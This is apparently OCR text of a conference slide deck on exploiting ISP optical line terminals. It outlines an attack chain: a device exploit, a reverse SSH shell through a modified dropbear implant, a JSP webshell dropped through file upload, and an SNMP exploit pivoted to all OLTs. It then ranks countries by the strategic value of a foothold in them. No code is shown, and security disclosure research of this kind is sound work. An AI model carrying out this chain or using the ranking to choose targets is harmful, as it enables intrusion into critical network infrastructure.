
FINGERPRINT THE TARGET MODEL



RUN OLT EXPLOIT




GET REVERSE SSH (SHELL & SOCKS) VIA IMPLANT




Modified dropbear similar to


FINGERPRINT CLOUD EMS (VIA INFORMATION LEAKAGE)



DROP JSP WEBSHELL (VIA ARBITRARY FILE UPLOAD)



RUN SNMP EXPLOIT ON ALL OLTs (VIA EMS PIVOT)



DEMO TIME

COUNTRIES WHERE ISPS USE VULNERABLE DEVICES

📝 Non-exhaustive list:

Vulnerable OLT deployments were observed at ISPs across multiple countries, but the strategic value of a foothold differs by geography and context.

- High strategic value (global political, economic, or technology weight):
  - **United States**, **India**, **Turkey**, **Taiwan**, **Brazil**, **Mexico**.

- Regional or sectoral significance:
  - **Pakistan**, **South Africa**, **Indonesia**, **Philippines**, **Argentina**, plus **Singapore** due to its role as a financial and technology hub.

Thank you  TROOPERS

Contact information:
X (handle): @Coiffeur0x90
Mail: *coiffeur0x90@protonmail.com*
GitHub: *https://github.com/therealcoiffeur*

Quarkslab

APPENDIX: EXPLOIT CHAIN SUMMARY